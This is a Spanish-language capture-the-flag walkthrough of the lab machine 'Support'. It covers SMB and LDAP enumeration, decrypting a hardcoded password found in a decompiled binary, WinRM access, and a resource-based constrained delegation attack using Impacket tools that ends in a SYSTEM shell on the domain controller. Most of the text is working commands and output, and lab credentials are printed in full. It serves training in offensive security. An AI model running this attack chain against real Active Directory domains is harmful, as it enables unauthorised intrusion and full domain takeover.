Support
Cuenta con un recurso compartido SMB que permite la autenticación anónima. Tras conectarse al recurso compartido, se descubre un archivo ejecutable que se utiliza para consultar el servidor LDAP de la máquina en busca de usuarios disponibles. Mediante ingeniería inversa, análisis de red o emulación, se identifica la contraseña que el binario utiliza para vincularse al servidor LDAP y se puede utilizar para realizar consultas LDAP adicionales. Se identifica un usuario llamado support en la lista de usuarios, y se encuentra que el campo info contiene su contraseña, lo que permite una conexión WinRM a la máquina. Una vez dentro de la máquina, se puede recopilar información del dominio mediante SharpHound, y BloodHound revela que el grupo Shared Support Accounts, al que pertenece el usuario support, tiene privilegios GenericAll en el controlador de dominio. Se realiza un ataque de delegación restringida basada en recursos y se recibe una shell como NT Authority\System.

Enumeration
Escaneamos todos los puertos con nmap para ver cuáles están abiertos y qué servicios corren en ellos.
sudo nmap -p- -sS --min-rate 5000 -Pn -n -vv -oA nmap/allports 10.129.230.181PORT STATE SERVICE REASON
53/tcp open domain syn-ack ttl 127
88/tcp open kerberos-sec syn-ack ttl 127
135/tcp open msrpc syn-ack ttl 127
139/tcp open netbios-ssn syn-ack ttl 127
389/tcp open ldap syn-ack ttl 127
445/tcp open microsoft-ds syn-ack ttl 127
464/tcp open kpasswd5 syn-ack ttl 127
593/tcp open http-rpc-epmap syn-ack ttl 127
636/tcp open ldapssl syn-ack ttl 127
3268/tcp open globalcatLDAP syn-ack ttl 127
3269/tcp open globalcatLDAPssl syn-ack ttl 127
5985/tcp open wsman syn-ack ttl 127
9389/tcp open adws syn-ack ttl 127
49664/tcp open unknown syn-ack ttl 127
49667/tcp open unknown syn-ack ttl 127
49670/tcp open unknown syn-ack ttl 127
49677/tcp open unknown syn-ack ttl 127
49685/tcp open unknown syn-ack ttl 127
49708/tcp open unknown syn-ack ttl 127Escaneamos los puertos abiertos para conocer más detalles sobre los servicios que corren en ellos.
nmap -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49667,49670,49677,49685,49708 -sCV -Pn -oA nmap/openports 10.129.230.181PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-08-01 02:27:03Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49664/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49670/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49677/tcp open msrpc Microsoft Windows RPC
49685/tcp open msrpc Microsoft Windows RPC
49708/tcp open msrpc Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
|_clock-skew: -1s
| smb2-time:
| date: 2026-08-01T02:27:55
|_ start_date: N/AChequeamos si el servicio NetBIOS en el puerto 139 permite autenticación como Guest sin la necesidad de ingresar contraseña.
nxc smb 10.129.230.181 -u Guest -p ""SMB 10.129.230.181 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.230.181 445 DC [+] support.htb\Guest:Resuelve al dominio support.htb, lo agregamos el archivo /etc/hosts.
echo "10.129.230.181 support.htb" | sudo tee -a /etc/hostsListamos los recursos compartidos.
nxc smb 10.129.230.181 -u Guest -p "" --sharesSMB 10.129.230.181 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.230.181 445 DC [+] support.htb\Guest:
SMB 10.129.230.181 445 DC [*] Enumerated shares
SMB 10.129.230.181 445 DC Share Permissions Remark
SMB 10.129.230.181 445 DC ----- ----------- ------
SMB 10.129.230.181 445 DC ADMIN$ Remote Admin
SMB 10.129.230.181 445 DC C$ Default share
SMB 10.129.230.181 445 DC IPC$ READ Remote IPC
SMB 10.129.230.181 445 DC NETLOGON Logon server share
SMB 10.129.230.181 445 DC support-tools READ support staff tools
SMB 10.129.230.181 445 DC SYSVOL Logon server shareListamos el contenido del recurso compartido support-tools aprovechando que tenemos permisos de lectura.
nxc smb 10.129.230.181 -u Guest -p "" --spider support-tools --pattern .SMB 10.129.230.181 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.230.181 445 DC [+] support.htb\Guest:
SMB 10.129.230.181 445 DC [*] Spidering .
SMB 10.129.230.181 445 DC //10.129.230.181/support-tools/. [dir]
SMB 10.129.230.181 445 DC //10.129.230.181/support-tools/.. [dir]
SMB 10.129.230.181 445 DC //10.129.230.181/support-tools/7-ZipPortable_21.07.paf.exe [lastm:'2022-05-28 08:19' size:2880728]
SMB 10.129.230.181 445 DC //10.129.230.181/support-tools/npp.8.4.1.portable.x64.zip [lastm:'2022-05-28 08:19' size:5439245]
SMB 10.129.230.181 445 DC //10.129.230.181/support-tools/putty.exe [lastm:'2022-05-28 08:20' size:1273576]
SMB 10.129.230.181 445 DC //10.129.230.181/support-tools/SysinternalsSuite.zip [lastm:'2022-05-28 08:19' size:48102161]
SMB 10.129.230.181 445 DC //10.129.230.181/support-tools/UserInfo.exe.zip [lastm:'2022-07-20 14:01' size:277499]
SMB 10.129.230.181 445 DC //10.129.230.181/support-tools/windirstat1_1_2_setup.exe [lastm:'2022-05-28 08:20' size:79171]
SMB 10.129.230.181 445 DC //10.129.230.181/support-tools/WiresharkPortable64_3.6.5.paf.exe [lastm:'2022-05-28 08:19' size:44398000]Descargamos el archivo que parece contener información sensible.
nxc smb 10.129.230.181 -u Guest -p "" --share support-tools --get-file UserInfo.exe.zip UserInfo.exe.zipCreamos un directorio para extraer el contenido del archivo descargado.
mkdir UserInfoY extraemos el contenido del archivo descargado en el directorio creado.
unzip UserInfo.exe.zip -d UserInfo/Listamos el contenido del directorio UserInfo.
total 664
-rw-rw-rw- 1 melvin melvin  99840 Mar  1  2022 CommandLineParser.dll
-rw-rw-rw- 1 melvin melvin  22144 Oct 22  2021 Microsoft.Bcl.AsyncInterfaces.dll
-rw-rw-rw- 1 melvin melvin  47216 Oct 22  2021 Microsoft.Extensions.DependencyInjection.Abstractions.dll
-rw-rw-rw- 1 melvin melvin  84608 Oct 22  2021 Microsoft.Extensions.DependencyInjection.dll
-rw-rw-rw- 1 melvin melvin  64112 Oct 22  2021 Microsoft.Extensions.Logging.Abstractions.dll
-rw-rw-rw- 1 melvin melvin  20856 Feb 19  2020 System.Buffers.dll
-rw-rw-rw- 1 melvin melvin 141184 Feb 19  2020 System.Memory.dll
-rw-rw-rw- 1 melvin melvin 115856 May 15  2018 System.Numerics.Vectors.dll
-rw-rw-rw- 1 melvin melvin  18024 Oct 22  2021 System.Runtime.CompilerServices.Unsafe.dll
-rw-rw-rw- 1 melvin melvin  25984 Feb 19  2020 System.Threading.Tasks.Extensions.dll
-rwxrwxrwx 1 melvin melvin  12288 May 27  2022 UserInfo.exe
-rw-rw-rw- 1 melvin melvin    563 May 27  2022 UserInfo.exe.config
Hay un ejecutable UserInfo.exe.
file UserInfo.exeUserInfo.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sectionsLo decompilamos con AvaloniaILSpy.

git clone https://github.com/icsharpcode/AvaloniaILSpyEncontramos información relevante.

internal class Protected
{
	private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

	private static byte[] key = Encoding.ASCII.GetBytes("armando");

	public static string getPassword()
	{
		byte[] array = Convert.FromBase64String(enc_password);
		byte[] array2 = array;
		for (int i = 0; i < array.Length; i++)
		{
			array2[i] = (byte)((uint)(array[i] ^ key[i % key.Length]) ^ 0xDFu);
		}
		return Encoding.Default.GetString(array2);
	}
}
internal class LdapQuery
{
	private DirectoryEntry entry;

	private DirectorySearcher ds;

	public LdapQuery()
	{
		//IL_0018: Unknown result type (might be due to invalid IL or missing references)
		//IL_0022: Expected O, but got Unknown
		//IL_0035: Unknown result type (might be due to invalid IL or missing references)
		//IL_003f: Expected O, but got Unknown
		string password = Protected.getPassword();
		entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
		entry.set_AuthenticationType((AuthenticationTypes)1);
		ds = new DirectorySearcher(entry);
	}

	public void query(string first, string last, bool verbose = false)
	{
		//IL_011e: Unknown result type (might be due to invalid IL or missing references)
		try
		{
			if (first == null && last == null)
			{
				Console.WriteLine("[-] At least one of -first or -last is required.");
				return;
			}
			string text = ((last == null) ? ("(givenName=" + first + ")") : ((first != null) ? ("(&(givenName=" + first + ")(sn=" + last + "))") : ("(sn=" + last + ")")));
			if (verbose)
			{
				Console.WriteLine("[*] LDAP query to use: " + text);
			}
			ds.set_Filter(text);
			ds.get_PropertiesToLoad().Add("sAMAccountName");
			SearchResultCollection val = ds.FindAll();
			if (val.get_Count() == 0)
			{
				Console.WriteLine("[-] No users identified with that query.");
				return;
			}
			if (verbose)
			{
				string text2 = "[+] Found " + val.get_Count() + " result";
				if (val.get_Count() > 1)
				{
					text2 += "s";
				}
				text2 += ":";
				Console.WriteLine(text2);
			}
			foreach (SearchResult item in val)
			{
				if (verbose)
				{
					Console.Write("       ");
				}
				Console.WriteLine(item.get_Properties().get_Item("sAMAccountName").get_Item(0));
			}
		}
		catch (Exception ex)
		{
			Console.WriteLine("[-] Exception: " + ex.Message);
		}
	}

	public void printUser(string username, bool verbose = false)
	{
		try
		{
			if (verbose)
			{
				Console.WriteLine("[*] Getting data for " + username);
			}
			ds.set_Filter("sAMAccountName=" + username);
			ds.get_PropertiesToLoad().Add("pwdLastSet");
			ds.get_PropertiesToLoad().Add("lastLogon");
			ds.get_PropertiesToLoad().Add("givenName");
			ds.get_PropertiesToLoad().Add("sn");
			ds.get_PropertiesToLoad().Add("mail");
			SearchResult val = ds.FindOne();
			if (val == null)
			{
				Console.WriteLine("[-] Unable to locate " + username + ". Please try the find command to get the user's username.");
				return;
			}
			if (((ReadOnlyCollectionBase)(object)val.get_Properties().get_Item("givenName")).Count > 0)
			{
				Console.WriteLine("First Name:           " + val.get_Properties().get_Item("givenName").get_Item(0));
			}
			if (((ReadOnlyCollectionBase)(object)val.get_Properties().get_Item("sn")).Count > 0)
			{
				Console.WriteLine("Last Name:            " + val.get_Properties().get_Item("sn").get_Item(0));
			}
			if (((ReadOnlyCollectionBase)(object)val.get_Properties().get_Item("mail")).Count > 0)
			{
				Console.WriteLine("Contact:              " + val.get_Properties().get_Item("mail").get_Item(0));
			}
			if (val.get_Properties().Contains("pwdLastSet"))
			{
				Console.WriteLine("Last Password Change: " + DateTime.FromFileTime((long)val.get_Properties().get_Item("pwdLastSet").get_Item(0)));
			}
		}
		catch (Exception ex)
		{
			Console.WriteLine("[-] Exception: " + ex.Message);
		}
	}
}
Exploitation
Con esta información podemos obtener la contraseña haciendo el proceso inverso con Python.
getpass.py
import base64

def get_password():
    enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E"
    key = b"armando"
    data = base64.b64decode(enc_password)
    decrypted = bytearray(len(data))
    for i in range(len(data)):
        decrypted[i] = (data[i] ^ key[i % len(key)]) ^ 0xDF
    return decrypted.decode('utf-8')

if __name__ == "__main__":
    print(get_password())
python3 getpass.pynvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmzListamos el campo info de todos los usuarios para ver si encontramos información sensible.
nxc ldap support.htb --dns-server 10.129.68.160 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -M get-info-usersLDAP 10.129.68.160 389 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb) (signing:None) (channel binding:No TLS cert)
LDAP 10.129.68.160 389 DC [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
GET-INFO... 10.129.68.160 389 DC [+] Found following users:
GET-INFO... 10.129.68.160 389 DC User: support Info: Ironside47pleasure40WatchfulEncontramos la contraseña del usuario support.
Con las credenciales del usuario support nos conectamos vía WinRM.
evil-winrm -i 10.129.68.160 -u support -p 'Ironside47pleasure40Watchful'Listamos el contenido del escritorio.
dir ..\Desktop Directory: C:\Users\support\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 8/1/2026 9:25 AM 34 user.txtLeemos el contenido de la flag.
type ..\Desktop\user.txtUser flag
0******************************9
Privilege Escalation
Recolectamos información para usar en Bloodhound.
nxc ldap support.htb --dns-server 10.129.68.160 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --bloodhound -c AllLDAP 10.129.68.160 389 DC [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb) (signing:None) (channel binding:No TLS cert)
LDAP 10.129.68.160 389 DC [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
LDAP 10.129.68.160 389 DC Resolved collection methods: acl, adcs, container, dcom, group, localadmin, loggedon, objectprops, psremote, rdp, session, trusts
LDAP 10.129.68.160 389 DC Excluded collection methods:
LDAP 10.129.68.160 389 DC Bloodhound data collection completed in 1M 11S
LDAP 10.129.68.160 389 DC Collecting ADCS data (CertiHound)...
LDAP 10.129.68.160 389 DC Found 0 certificate templates
LDAP 10.129.68.160 389 DC Found 0 Enterprise CAs
LDAP 10.129.68.160 389 DC Compressing output into /home/melvin/.nxc/logs/DC_10.129.68.160_2026-08-01_154627_bloodhound.zipEl usuario support es miembro del grupo SHARED SUPPORT ACCOUNTS lo que significa que hereda todos sus permisos de seguridad, incluso GenericAll sobre el Domain Controller.

Creamos una computer account.
addcomputer.py -computer-name 'MELVIN$' -computer-pass 'P4$$w0rd' 'support.htb/support:Ironside47pleasure40Watchful'[*] Successfully added machine account MELVIN$ with password P4$$w0rd.Verificamos que se creó correctamente.
Get-ADComputer -identity MELVINDistinguishedName : CN=MELVIN,CN=Computers,DC=support,DC=htb
DNSHostName :
Enabled : True
Name : MELVIN
ObjectClass : computer
ObjectGUID : be1f08b8-2416-4ffa-97e9-5433d529706b
SamAccountName : MELVIN$
SID : S-1-5-21-1677581083-3380853377-188903654-6101
UserPrincipalName :Modificamos el atributo msDS-AllowedToActOnBehalfOfOtherIdentity escribiendo el SID de la computer account que creamos dentro del atributo en el DC.
rbcd.py -delegate-from 'MELVIN$' -delegate-to 'DC$' -action 'write' 'support.htb/support:Ironside47pleasure40Watchful'[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] MELVIN$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] MELVIN$ (S-1-5-21-1677581083-3380853377-188903654-6102)Verificamos que el PrincipalsAllowedToDelegateToAccount se seteó con el SID de la computer account que creamos.
Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccountDistinguishedName : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName : dc.support.htb
Enabled : True
Name : DC
ObjectClass : computer
ObjectGUID : afa13f1c-0399-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {S-1-5-21-1677581083-3380853377-188903654-6102}
SamAccountName : DC$
SID : S-1-5-21-1677581083-3380853377-188903654-1000
UserPrincipalName :Pedimos un ticket de servicio (ST) para el SPN cifs/support.htb utilizando la computer account creada.
getST.py -spn 'cifs/dc.support.htb' -impersonate 'administrator' 'support.htb/MELVIN$:P4$$w0rd'[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_dc.support.htb@SUPPORT.HTB.ccacheExportamos la variable de entorno KRB5CCNAME para que se use el ticket guardado ahí a la hora de autenticarnos.
export KRB5CCNAME=administrator@cifs_dc.support.htb@SUPPORT.HTB.ccacheAgregamos dc.support.htb al archivo /etc/hosts.
Nos autenticamos en el DC usando el ticket de Kerberos del Administrator.
psexec.py -k -no-pass dc.support.htb -dc-ip 10.129.68.160[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file XhpxIbgg.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service nKOB on dc.support.htb.....
[*] Starting service nKOB.....
[!] Press help for extra shell commands Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>Leemos la flag.
type C:\Users\Administrator\Desktop\root.txtRoot flag
7******************************b